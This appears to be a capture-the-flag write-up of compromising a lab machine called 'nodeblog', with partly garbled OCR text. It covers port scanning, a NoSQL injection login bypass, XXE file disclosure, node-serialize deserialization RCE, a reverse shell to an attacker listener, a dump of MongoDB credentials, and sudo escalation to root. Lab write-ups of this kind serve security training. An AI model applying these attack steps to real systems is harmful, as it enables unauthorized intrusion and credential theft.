
Information Gathering

1) found open ports

```
(vigneswar⊛VigneswarPC)-[~]
___$ nmap 10.10.11.139 -p22,5000 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-28 19:32 IST
Nmap scan report for 10.10.11.139
Host is up (0.22s latency).
PORT
         STATE SERVICE VERSION
22/tcp
                       OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
         open ssh
 ssh-hostkey:
    3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
    256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
    256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
5000/tcp open http
                       Node.js (Express middleware)
|_http-title: Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.80 seconds
```

2) found a login page



3) no much functions can be found

```
(vigneswar⊛VigneswarPC)-[~]
_$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://10.10.11.139:5000/FUZZ -ic
       v2.1.0-dev
:: Method
                       : GET
 :: URL
                         http://10.10.11.139:5000/FUZZ
:: Wordlist
                         FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
                       : false
 :: Calibration
                       : 10
   Timeout
    Threads
                       : 40
 :: Matcher
                       : Response status: 200-299,301,302,307,401,403,405,500
                           [Status: 200, Size: 1891, Words: 531, Lines: 48, Duration: 186ms] [Status: 200, Size: 1002, Words: 130, Lines: 28, Duration: 194ms]
login
                                          Size: 1002, Words: 130,
                                                                     Lines: 28,
                                                                                  Duration: 181ms]
```


Vulnerability Assessment

1) Found nosql injection


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 l POST /login HTTP/1.1
2 Host: 10.10.11.139:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
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2X. Powered-By: Express
3 Set-Cookie: auth=
%7B%22user%22%3A%7B%22%24ne%22%3A%22a123123%22%7D%2C%22sign%22%3A%224b7029c2a4ed7527255315fc35
66f60%2%27D; Max-Aqe=900; Path=/; Expires=Thu, 28 Dec 2023 18:36:13 GMT; HttpOnly
4 Content-Type: text/html; charset=utf-8
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 5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 67
o Content-Length: 0/
9 Origin: http://10.10.11.139:5000
10 Connection: close
11 Referer: http://10.10.11.139:5000/login
12 Upgrade-Insecure-Requests: 1
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"meta http-equiv="X-UA-Compatible" content="IE=edge">
"meta name="viewport" content="width=device-width, initial-scale=1.0">
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               $ne":"123123123
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document.getElementById("uploadform").submit()
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</head>
<body>
<div class="container">
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Exploitation

1) Logged in with nosql injection




2) found a xml upload functionality






1 Invalid XML Example: <post><title>Example Post</title><description>Example Description</description><markdown>Example Markdown</post>

3) Found xxe vulnerability



4) local file disclosure is possible with xxe




5) found error data


```
Error: Failed to lookup view "articles/${path}" in views directory
"/opt/blog/views"<br>
&nbsp; &nbsp;at Function.render
(/opt/blog/node_modules/express/lib/application.js:580:17)<br>
&nbsp; &nbsp;at ServerResponse.render
(/opt/blog/node_modules/express/lib/response.js:1012:7)<br>
&nbsp; &nbsp;at /opt/blog/routes/articles.js:81:17<br>
&nbsp; &nbsp;at runMicrotasks (&lt;anonymous&gt;)<br/>
&nbsp; &nbsp;at processTicksAndRejections (internal/process/task_queues.js:95:5)

/body>
```

6) found source code



7) node-serialize is vulnerable to insecure deserialization




8) tested rce successfully

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9) got revshell



```
(vigneswar & Vigneswar PC) - [~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.139] 40238
bash: cannot set terminal process group (838): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
bash: /home/admin/.bashrc: Permission denied
admin@nodeblog:/opt/blog$
```

10) switched to ssh

admin@nodeblog:~} cd .ssh
admin@nodeblog:~}.ssh
admin@nodeblog:~/.ssh
admin@nodeblog:~/.ssh
admin@nodeblog:~/.ssh
admin@nodeblog:~/.ssh
admin@nodeblog:~/.ssh

```
-(vigneswar&VigneswarPC)-[~/Temporary]
└─$ ssh admin@10.10.11.139 -i id_rsa
The authenticity of host '10.10.11.139 (10.10.11.139)' can't be established.
ED25519 key fingerprint is SHA256:hE6H4DrsHebfs+gclhz9SL77tMpy8aKR3vp8Y0NRDvY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.139' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)
* Documentation:
                  https://help.ubuntu.com
                   https://landscape.canonical.com
  Management:
 * Support:
                   https://ubuntu.com/advantage
0 updates can be applied immediately.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Tue Jan 4 16:33:21 2022
admin@nodeblog:~$
```

Privilege Escalation

1) connected to mongo shell

```
nodeblog:~$ mongo --host mongodb://localhost:27017
MongoDB shell version v3.6.8 connecting to: mongodb://localhost:27017
Implicit session: session { "id" MongoDB server version: 3.6.8
                                           : UUID("5b82e5c7-573f-4b67-9243-0e8a0d5b37f7") }
Server has startup warnings:

2023-12-28T18:09:07.770+0000 I CONTROL [initandlisten]

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2023-12-28T18:09:07.770+0000 I CONTROL [initandlisten]
                                                     [initandlisten] ** WARNING: Access control is not enabled for the database.
[initandlisten] ** Read and write access to data and configuration
                                                                                          Read and write access to data and configuration is unrestricted.
> help
          db.help()
                                                 help on db methods
                                                help on collection methods
          db.mycoll.help()
           sh.help()
                                                 sharding helpers
           rs.help()
                                                 replica set helpers
           help admin
                                                administrative help
           help connect
                                                 connecting to a db help
                                                key shortcuts
           help keys
           help misc
                                                misc things to know
                                                 mapreduce
           help mr
          show dbs
show collections
                                                 show database names
                                                show collections in current database
           show users
                                                 show users in current database
                                                 show most recent system.profile entries with time >= 1ms show the accessible logger names
           show profile
           show logs
                                                 prints out the last segment of log in memory, 'global' is default set current database
           show log [name]
           use <db_name>
           db.foo.find()
                                                 list objects in collection foo
                                                list objects in foo where a == 1
result of the last line evaluated; use to further iterate
           db.foo.find( { a : 1 } )
           it
           DBQuery.shellBatchSize = x
                                                set default number of items to display on shell
                                                 quit the mongo shell
```

found credentials

```
> db.users.find() { "_id" : ObjectId("61b7380ae5814df6030d2373"), "createdAt" : ISODate("2021-12-13T12:09:46.009Z"), "username" : "admin", "password" : "IppsecSaysPleaseSubsc ribe", "__v" : 0 } > |
```

3) we have complete sudo permissions

```
admin@nodeblog:~$ sudo -l
[sudo] password for admin:
Matching Defaults entries for admin on nodeblog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

User admin may run the following commands on nodeblog:
    (ALL) ALL
    (ALL : ALL) ALL
admin@nodeblog:~$ |
```

4) got root access

```
admin@nodeblog:~$ sudo su
root@nodeblog:/home/admin# whoami
root
root@nodeblog:/home/admin#
```